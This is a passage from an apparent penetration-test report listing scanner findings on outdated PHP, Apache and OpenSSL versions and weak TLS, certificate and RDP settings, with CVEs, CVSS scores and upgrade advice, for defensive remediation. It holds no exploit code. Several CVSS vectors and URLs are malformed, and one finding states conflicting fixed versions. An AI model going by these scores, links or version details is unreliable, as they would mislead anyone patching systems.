It is recommended to upgrade to PHP version 7.4.28 or later.

CVSS V3.0 BASE SCORE

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2021-21708

http://php.net/ChangeLog-7.php#7.4.28

5.13 HIGH – PHP 7.4.X < 7.4.30 MULTIPLE VULNERABILITIES

The version of PHP installed on the remote host is prior to 7.4.30. It is, therefore, affected by multiple vulnerabilities as referenced in the Version 7.4.30 advisory.

RECOMMENDATION(S)

It is recommended to upgrade to PHP version 7.4.30 or later.

CVSS V3.0 BASE SCORE

8.8 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2022-31625
CVE CVE-2022-31626
http://bugs.php.net/81719
http://bugs.php.net/81720
http://php.net/ChangeLog-7.php#7.4.30

5.14 HIGH – PHP 7.4.X < 7.4.18 / 8.X < 8.0.5 INTEGER OVERFLOW

The version of PHP installed on the remote host is 7.4.x prior to 7.4.18, or 8.x prior to 8.0.5. It is, therefore, affected by an integer overflow condition in pnctl_exec(). An attacker can exploit this to cause a denial of service (DoS) condition or the execution of arbitrary code.

RECOMMENDATION(S)

It is recommended to upgrade to PHP version 7.4.18, 8.0.5 or later.

CVSS V3.0 BASE SCORE

8.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L)

REFERENCES

XREF IAVA:2021-A-0210-S
https://www.php.net/ChangeLog-7.php#7.4.18
https://www.php.net/ChangeLog-8.php#8.0.5

5.15 HIGH – APACHE >= 2.4.17 < 2.4.49 MOD_HTTP2

The version of Apache httpd installed on the remote host is greater than 2.4.17 and prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning.

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.49 or later.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)

REFERENCES

CVE CVE-2021-33193
https://downloads.apache.org/httpd/CHANGES_2.4
https://httpd.apache.org/security/vulnerabilities_24.html

5.16 HIGH – APACHE >= 2.4.30 < 2.4.49 MOD_PROXY_UWSGI

The version of Apache httpd installed on the remote host greater than 2.4.30 and is prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS).

RECOMMENDATION(S)

It is recommended to upgrade to Apache version 2.4.49 or later.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

CVE CVE-2021-36160
https://downloads.apache.org/httpd/CHANGES_2.4
https://httpd.apache.org/security/vulnerabilities_24.html

5.17 HIGH – OPENSSL 1.1.1 < 1.1.1J MULTIPLE VULNERABILITIES

- The version of OpenSSL installed on the remote host is prior to 1.1.1j. It is, therefore, affected by multiple vulnerabilities as referenced in the 1.1.1j advisory. The OpenSSL public API function X509_issuer_and_serial_hash() attempts to create a unique hash value based on the issuer and serial number data contained within an X509 certificate. However it fails to correctly handle any errors that may

occur while parsing the issuer field (which might occur if the issuer field is maliciously constructed). This may subsequently result in a NULL pointer deref and a crash leading to a potential denial of service attack. The function X509_issuer_and_serial_hash() is never directly called by OpenSSL itself so applications are only vulnerable if they use this function directly and they use it on certificates that may have been obtained from untrusted sources. OpenSSL versions 1.1.1i and below are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1j. OpenSSL versions 1.0.2x and below are affected by this issue. However OpenSSL 1.0.2 is out of support and no longer receiving public updates. Premium support customers of OpenSSL 1.0.2 should upgrade to 1.0.2y. Other users should upgrade to 1.1.1j. Fixed in OpenSSL 1.1.1j (Affected 1.1.1-1.1.1i). Fixed in OpenSSL 1.0.2y (Affected 1.0.2-1.0.2x). (CVE-2021-23841)

- Calls to EVP_CipherUpdate, EVP_EncryptUpdate and EVP_DecryptUpdate may overflow the output length argument in some cases where the input length is close to the maximum permissable length for an integer on the platform. In such cases the return value from the function call will be 1 (indicating success), but the output length value will be negative. This could cause applications to behave incorrectly or crash. OpenSSL versions 1.1.1i and below are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1j. OpenSSL versions 1.0.2x and below are affected by this issue. However OpenSSL 1.0.2 is out of support and no longer receiving public updates. Premium support customers of OpenSSL 1.0.2 should upgrade to 1.0.2y. Other users should upgrade to 1.1.1j. Fixed in OpenSSL 1.1.1j (Affected 1.1.1-1.1.1i). Fixed in OpenSSL 1.0.2y (Affected 1.0.2-1.0.2x). (CVE-2021-23840).

RECOMMENDATION(S)

It is recommended to Upgrade to OpenSSL version 1.1.1j or later.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

CVE CVE-2021-23840
CVE CVE-2021-23841
http://www.nessus.org/u?64e469f1
https://www.openssl.org/news/secadv/20210216.txt
http://www.nessus.org/u?81e2257b

5.18 HIGH – OPENSSL 1.1.1 < 1.1.1N VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1n. It is, therefore, affected by a vulnerability as referenced in the 1.1.1n advisory.

The BN_mod_sqrt() function, which computes a modular square root, contains a bug that can cause it to loop forever for non-prime moduli. Internally this function is used when parsing certificates that contain elliptic curve public keys in compressed form or explicit elliptic curve parameters with a base point encoded in compressed form. It is possible to trigger the infinite loop by crafting a certificate that has invalid explicit curve parameters. Since certificate parsing happens prior to verification of the certificate

signature, any process that parses an externally supplied certificate may thus be subject to a denial of service attack. The infinite loop can also be reached when parsing crafted private keys as they can contain explicit elliptic curve parameters. Thus vulnerable situations include: - TLS clients consuming server certificates - TLS servers consuming client certificates - Hosting providers taking certificates or private keys from customers - Certificate authorities parsing certification requests from subscribers - Anything else which parses ASN.1 elliptic curve parameters Also any other applications that use the BN_mod_sqrt() where the attacker can control the parameter values are vulnerable to this DoS issue. In the OpenSSL 1.0.2 version the public key is not parsed during initial parsing of the certificate which makes it slightly harder to trigger the infinite loop. However any operation which requires the public key from the certificate will trigger the infinite loop. In particular the attacker can use a self- signed certificate to trigger the loop during verification of the certificate signature. This issue affects OpenSSL versions 1.0.2, 1.1.1 and 3.0.
It was addressed in the releases of 1.1.1n and 3.0.2 on the 15th March 2022. Fixed in OpenSSL 3.0.2 (Affected 3.0.0,3.0.1). Fixed in OpenSSL 1.1.1n (Affected 1.1.1-1.1.1m). Fixed in OpenSSL 1.0.2zd (Affected 1.0.2-1.0.2zc). (CVE-2022-0778).

RECOMMENDATION(S)

It is recommended to Upgrade to OpenSSL version 1.1.1n or later.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

CVE CVE-2022-0778
https://cve.org/CVERecord?id=CVE-2022-0778
http://www.nessus.org/u?06ca2bbe
https://www.openssl.org/news/secadv/20220315.txt

5.19 HIGH – PHP 7.3.X < 7.3.27 / 7.4.X < 7.4.15 / 8.X < 8.0.2 DOS

The version of PHP installed on the remote host is 7.3.x prior to 7.3.27, 7.4.x prior to 7.4.15, or 8.x prior to 8.0.2.
It is, therefore, affected by a denial of service (DoS) vulnerability due to a null dereference in SoapClient. An unauthenticated, remote attacker can exploit this, by providing an XML to the SoapCLient query() function without an existing field, in order to cause PHP to crash.

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.3.27, 7.4.15, 8.0.2 or later.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

CVE CVE-2021-21702
https://www.php.net/ChangeLog-7.php#7.3.27
https://www.php.net/ChangeLog-7.php#7.4.15
https://www.php.net/ChangeLog-8.php#8.0.2

5.20 HIGH – SSL CERTIFICATE SIGNED USING WEAK HASHING ALGORITHM

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.
Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.

RECOMMENDATION(S)

It is recommended to Contact the Certificate Authority to have the SSL certificate reissued.

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)

REFERENCES

CVE CVE-2004-2761
XREF CERT:836068
XREF CWE:310
https://tools.ietf.org/html/rfc3279
http://www.nessus.org/u?9bb87bf2
http://www.nessus.org/u?e120eea1
http://www.nessus.org/u?5d894816
http://www.nessus.org/u?51db68aa
http://www.nessus.org/u?9dc7bfba

5.21 HIGH – SSL MEDIUM STRENGTH CIPHER SUITES SUPPORTED (SWEET32)

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

RECOMMENDATION(S)

It is recommended to Reconfigure the affected application if possible to avoid use of medium strength ciphers..

CVSS V3.0 BASE SCORE

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

REFERENCES

CVE-2016-2183
https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

5.22 HIGH – OPENSSL 1.1.1 < 1.1.1K MULTIPLE VULNERABILITIES

The version of OpenSSL installed on the remote host is prior to 1.1.1k. It is, therefore, affected by multiple vulnerabilities as referenced in the 1.1.1k advisory.

- The X509_V_FLAG_X509_STRICT flag enables additional security checks of the certificates present in a certificate chain. It is not set by default. Starting from OpenSSL version 1.1.1h a check to disallow certificates in the chain that have explicitly encoded elliptic curve parameters was added as an additional strict check. An error in the implementation of this check meant that the result of a previous check to confirm that certificates in the chain are valid CA certificates was overwritten. This effectively bypasses the check that non-CA certificates must not be able to issue other certificates. If a purpose has been configured then there is a subsequent opportunity for checks that the certificate is a valid CA. All of the named purpose values implemented in libcrypto perform this check. Therefore, where a purpose is set the certificate chain will still be rejected even when the strict flag has been used. A purpose is set by default in libssl client and server certificate verification routines, but it can be overridden or removed by an application. In order to be affected, an application must explicitly set the X509_V_FLAG_X509_STRICT verification flag and either not set a purpose for the certificate verification or, in the case of TLS client or server applications, override the default purpose. OpenSSL versions 1.1.1h and newer are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1k.
  OpenSSL 1.0.2 is not impacted by this issue. Fixed in OpenSSL 1.1.1k (Affected 1.1.1h-1.1.1j).
  (CVE-2021-3450)

- An OpenSSL TLS server may crash if sent a maliciously crafted renegotiation ClientHello message from a client. If a TLSv1.2 renegotiation ClientHello omits the signature_algorithms extension (where it was present in the initial ClientHello), but includes a signature_algorithms_cert extension then a NULL pointer dereference will result, leading to a crash and a denial of service attack. A server is only vulnerable if it has TLSv1.2 and renegotiation enabled (which is the default configuration). OpenSSL TLS clients are not impacted by this issue. All OpenSSL 1.1.1 versions are affected by this issue. Users of these versions should upgrade to OpenSSL 1.1.1k. OpenSSL 1.0.2 is not impacted by this issue. Fixed in OpenSSL 1.1.1k (Affected 1.1.1-1.1.1j). (CVE-2021-3449)

RECOMMENDATION(S)

It is recommended to Upgrade to OpenSSL version 1.1.1k or later.

CVSS V3.0 BASE SCORE

7.4 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)

REFERENCES

CVE CVE-2021-3449
CVE CVE-2021-3450
http://www.nessus.org/u?d4121cee
https://www.openssl.org/news/secadv/20210325.txt
http://www.nessus.org/u?c12dbbc1

5.23 HIGH – PHP 7.4.X < 7.4.25

The version of PHP installed on the remote host is prior to 7.4.25. It is, therefore, affected by a vulnerability as referenced in the Version 7.4.25 advisory.

In PHP versions 7.3.x up to and including 7.3.31, 7.4.x below 7.4.25 and 8.0.x below 8.0.12, when running PHP FPM SAPI with main FPM daemon process running as root and child worker processes running as lower- privileged users, it is possible for the child processes to access memory shared with the main process and write to it, modifying it in a way that would cause the root process to conduct invalid memory reads and writes, which can be used to escalate privileges from local unprivileged user to the root user. (CVE-2021-21703).

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.4.25 or later.

CVSS V3.0 BASE SCORE

7.0 (CVSS:3.0/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)

REFERENCES

CVE CVE-2021-21703
http://bugs.php.net/81026
http://php.net/ChangeLog-7.php#7.4.25

5.24 MEDIUM – PHP 7.2 < 7.2.34 / 7.3.X < 7.3.23 / 7.4.X < 7.4.11 MULITIPLE VULNERABILITIES

According to its self-reported version number, the version of PHP running on the remote web server is 7.2.x prior to 7.2.34, 7.3.x prior to 7.3.23 or 7.4.x prior to 7.4.11. It is, therefore, affected by multiple vulnerabilties:

- A weak cryptography vulnerability exists in PHP's openssl_encrypt function due to a failure to utilize all provided IV bytes. An unauthenticated, remote attacker could exploit this to reduce the level of security provided by the encryption scheme or affect the integrity of the encrypted data (CVE-2020-7069).
- A cookie forgery vulnerability exists in PHP's HTTP processing functionality. An unauthenticated, remote could expoit this to forge HTTP cookies which were supposed to be secure. (CVE-2020-7070)

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.2.34, 7.3.23, 7.4.11 or later.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

REFERENCES

CVE CVE-2020-7069
CVE CVE-2020-7070
http://bugs.php.net/79601
http://bugs.php.net/79699
https://www.php.net/ChangeLog-7.php#7.2.34
https://www.php.net/ChangeLog-7.php#7.3.23
https://www.php.net/ChangeLog-7.php#7.4.11

5.25 MEDIUM - PHP 7.4.X < 7.4.24 ARBITRARY FILE WRITE

The version of PHP installed on the remote host is 7.4.x prior to 7.4.25. It is, therefore, affected by a vulnerability as referenced in the version 7.4.24 advisory. In the Microsoft Windows environment, ZipArchive::extractTo may be tricked into writing a file outside target directory when extracting a ZIP file, thus potentially causing files to be created or overwritten, subject to OS permissions.

RECOMMENDATION(S)

It is recommended to upgrade to PHP version 7.4.24 or later.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N)

REFERENCES

CVE CVE-2021-21706

http://bugs.php.net/81420
http://php.net/ChangeLog-7.php#7.4.24

5.26 MEDIUM - PHP 7.4.X < 7.4.32 MULTIPLE VULNERABILITIES

The version of PHP installed on the remote host is prior to 7.4.32. It is, therefore, affected by multiple vulnerabilities as referenced in the Version 7.4.32 advisory.

- In PHP versions before 7.4.31, 8.0.24 and 8.1.11, the phar uncompressor code would recursively ress quines gzip files, resulting in an infinite loop. (CVE-2022-31628).
- In PHP versions before 7.4.31, 8.0.24 and 8.1.11, the vulnerability enables network and same-site attackers to set a standard insecure cookie in the victim's browser which is treated as a `__Host-` or `__Secure-` cookie by PHP applications. (CVE-2022-31629).

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.4.32 or later.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N)

REFERENCES

CVE CVE-2022-31628
CVE CVE-2022-31629
http://bugs.php.net/81726
http://bugs.php.net/81727
http://php.net/ChangeLog-7.php#7.4.32

5.27 MEDIUM - SSL CERTIFICATE CANNOT BE TRUSTED

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.
- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.
- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a

signing algorithm that Nessus either does not support or does not recognize.
If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

RECOMMENDATION(S)

It is recommended to Purchase or generate a proper SSL certificate for this service.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

REFERENCES

https://www.itu.int/rec/T-REC-X.509/en
https://en.wikipedia.org/wiki/X.509

5.28 MEDIUM - SSL SELF-SIGNED CERTIFICATE

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

RECOMMENDATION(S)

It is recommended to Purchase or generate a proper SSL certificate for this service.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

5.29 MEDIUM - TLS VERSION 1.0 PROTOCOL DETECTION

The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.
As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.
PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

RECOMMENDATION(S)

It is recommended to Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N)

REFERENCES

https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00

5.30 MEDIUM - TLS VERSION 1.1 PROTOCOL DEPRECATED

The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1
As of March 31, 2020, Endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

RECOMMENDATION(S)

It is recommended to Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1.

CVSS V3.0 BASE SCORE

6.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N)

REFERENCES

https://datatracker.ietf.org/doc/html/rfc8996
http://www.nessus.org/u?c8ae820d

5.31 MEDIUM - OPENSSL 1.1.1 < 1.1.1I NULL POINTER DEREFERENCE VULNERABILITY

The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.1.1i advisory.

The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMEs contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into

checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified.
OpenSSL's s_server, s_client and verify tools have support for the -crl_download option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue.
Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w). (CVE-2020-1971).

RECOMMENDATION(S)

It is recommended to upgrade to OpenSSL version 1.1.1i or later.

CVSS V3.0 BASE SCORE

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

CVE CVE-2020-1971
http://www.nessus.org/u?dc9b62cf
https://www.openssl.org/news/secadv/20201208.txt

5.32 MEDIUM - OPENSSL 1.1.1 < 1.1.1M VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1m. It is, therefore, affected by a vulnerability as referenced in the 1.1.1m advisory.

There is a carry propagation bug in the MIPS32 and MIPS64 squaring procedure. Many EC algorithms are affected, including some of the TLS 1.3 default curves. Impact was not analyzed in detail, because the pre-requisites for attack are considered unlikely and include reusing private keys. Analysis suggests that attacks against RSA and DSA as a result of this defect would be very difficult to perform and are not believed likely. Attacks against DH are considered just feasible (although very difficult) because most of the work necessary to deduce information about a private key may be performed offline. The amount of resources required for such an attack would be significant. However, for an attack on TLS to be meaningful, the server would have to share the DH private key among multiple clients, which is no longer an option since CVE-2016-0701. This issue affects OpenSSL versions 1.0.2, 1.1.1 and 3.0.0. It was addressed in the releases of 1.1.1m and 3.0.1 on the 15th of December 2021. For the 1.0.2 release it is addressed in git commit 6fc1aaaf3 that is available to premium support customers only. It will be made available in 1.0.2zc when it is released. The issue only affects OpenSSL on MIPS platforms. Fixed in OpenSSL 1.1.1m (Affected 1.1.1-1.1.1l). (CVE-2021-4160).

RECOMMENDATION(S)

It is recommended to Upgrade to OpenSSL version 1.1.1m or later.

CVSS V3.0 BASE SCORE

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)

REFERENCES

CVE-2021-4160
http://www.nessus.org/u?a8e0061e
https://www.openssl.org/news/secadv/20220128.txt

5.33 MEDIUM - PHP 7.4.X < 7.4.12 DOS

A denial of service (DoS) vulnerability exists in PHP due to `zend_fake_get_properties` in `ext/ffi/ffi.c` returning a pointer to const HashTable `zend_empty_array`. An unauthenticated, remote attacker can exploit this issue, via a specially crafted request, to cause the application to stop responding.

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.4.12 or later.

CVSS V3.0 BASE SCORE

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)

REFERENCES

XREF IAVA:2020-A-0510-S
http://php.net/ChangeLog-7.php#7.4.12

5.34 MEDIUM - PHP 7.3.X < 7.3.25 / 7.4.X < 7.4.13 MULTIPLE VULNERABILITIES

The version of PHP installed on the remote host is 7.3.x prior to 7.3.25 or 7.4.x prior to 7.4.13. It is, therefore, affected by multiple vulnerabilities as specified by the changelogs of the respective fixed releases.

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.3.25, 7.4.13 or later.

CVSS V3.0 BASE SCORE

5.6 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L)

REFERENCES

XREF IAVA:2020-A-0548-S
https://www.php.net/ChangeLog-7.php#7.3.25
https://www.php.net/ChangeLog-7.php#7.4.13

5.35 MEDIUM - HTTP TRACE / TRACK METHODS ALLOWED

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

RECOMMENDATION(S)

It is recommended to Disable these HTTP methods. Refer to the plugin output for more information.

CVSS V3.0 BASE SCORE

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/EN/A:N)

REFERENCES

CVE-2003-1567
CVE-2004-2320
CVE-2010-0386
https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper XST_ebook.pdf
http://www.apacheweek.com/issues/03-01-24
https://download.oracle.com/sunalerts/1000718.1.html

5.36 MEDIUM - OPENSSL 1.1.1 < 1.1.1Q VULNERABILITY

The version of OpenSSL installed on the remote host is prior to 1.1.1q. It is, therefore, affected by a vulnerability as referenced in the 1.1.1q advisory.

AES OCB mode for 32-bit x86 platforms using the AES-NI assembly optimised implementation will not encrypt the entirety of the data under some circumstances. This could reveal sixteen bytes of data that was preexisting in the memory that wasn't written. In the special case of in place encryption, sixteen bytes of the plaintext would be revealed. Since OpenSSL does not support OCB based cipher suites for TLS and DTLS, they are both unaffected. Fixed in OpenSSL 3.0.5 (Affected 3.0.0-3.0.4). Fixed in OpenSSL 1.1.1q (Affected 1.1.1-1.1.1p). (CVE-2022-2097)

RECOMMENDATION(S)

It is recommended to Upgrade to OpenSSL version 1.1.1q or later.

CVSS V3.0 BASE SCORE

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/EN/A:N)

REFERENCES

CVE-2022-2097
https://cve.org/CVERecord?id=CVE-2022-2097
http://www.nessus.org/u?ba4a37ba
https://www.openssl.org/news/secadv/20220705.txt

5.37 MEDIUM - PHP 7.3.X < 7.3.26 / 7.4.X < 7.4.14 / 8.X < 8.0.1 INPUT VALIDATION ERROR

The version of PHP installed on the remote host is 7.3.x prior to 7.3.26, 7.4.x prior to 7.4.14, or 8.x prior to 8.0.1.

It is, therefore, affected by an input validation error due to insufficient validation of a URL, as specified by the changelogs of the respective fixed releases. An unauthenticated, remote attacker can exploit this, by including an '@' character, in order to bypass the URL filter.

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.3.26,7.4.14, 8.0.1 or later.

CVSS V3.0 BASE SCORE

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/L:L/A:N)

REFERENCES

CVE-2020-7071
https//www.php.net/Changelog-7php#7.326
https://www.php.net/ChangeLog-7.php#7.4.14
https://www.php.net/ChangeLog-8.php#8.0.1

5.38 MEDIUM - PHP 7.4.X < 7.4.26

The version of PHP installed on the remote host is prior to 7.4.26. It is, therefore, affected by a vulnerability as referenced in the Version 7.4.26 advisory.

In PHP versions 7.3.x below 7.3.33, 7.4.x below 7.4.26 and 8.0.x below 8.0.13, certain XML parsing functions, like simplexml_load_file(), URL-decode the filename passed to them. If that filename contains URL-encoded NUL character, this may cause the function to interpret this as the end of the filename, thus interpreting the filename differently from what the user intended, which may lead it to reading a different file than intended. (CVE-2021-21707)

RECOMMENDATION(S)

It is recommended to Upgrade to PHP version 7.4.26 or later.

CVSS V3.0 BASE SCORE

5.3 (CVSS:3.0/AV:N/AC:U/PR:N/UI:N/S:U/CU/EN/A:N)

REFERENCES

CVE-2021-21707
http://bugs.php.net/79971
http://php.net/ChangeLog-7.php#74.26

5.39 MEDIUM – SSL CERTIFICATE EXPIRY

This plugin checks expiry dates of certificates associated with SSL-enabled services on the target and reports whether any have already expired.

RECOMMENDATION(S)

It is recommended to Purchase or generate a new SSL certificate to replace the existing one.

CVSS V3.0 BASE SCORE

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/L:L/A:N)

5.40 MEDIUM - TERMINAL SERVICES DOESN'T USE NETWORK LEVEL AUTHENTICATION (NLA) ONLY

The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.

RECOMMENDATION(S)

It is recommended to Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the "Remote' tab of the "System' settings on Windows.

CVSS V3.0 BASE SCORE

4.0 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/CL/EN/A:))

REFERENCES

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732713(v=ws.11)

http://www.nessus.org/u?e2628096

5.41 LOW - SSL/TLS DIFFIE-HELLMAN MODULUS <= 1024 BITS (LOGJAM)

The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.

RECOMMENDATION(S)

It is recommended to Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.

CVSS V3.0 BASE SCORE

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/L:L/A:N)

REFERENCES

CVE-2015-4000
https://weakdh.org/

CONCLUSION

SUMMARY OF RISK

The following table summarizes the discovered issues and risk levels of each. Overall, the penetration testing revealed critical vulnerabilities demanding immediate attention.

Vulnerability	Risk Rating
ProFTPD mod_copy Information Disclosure	Critical
Event Triggered Execution: APT3 replaces the Sticky Keys binary	Critical

Recommendations emphasize urgent actions, such as system upgrades and access control evaluations. This report serves as a roadmap for proactive security enhancement, providing the client with actionable insights to fortify their defenses against evolving threats.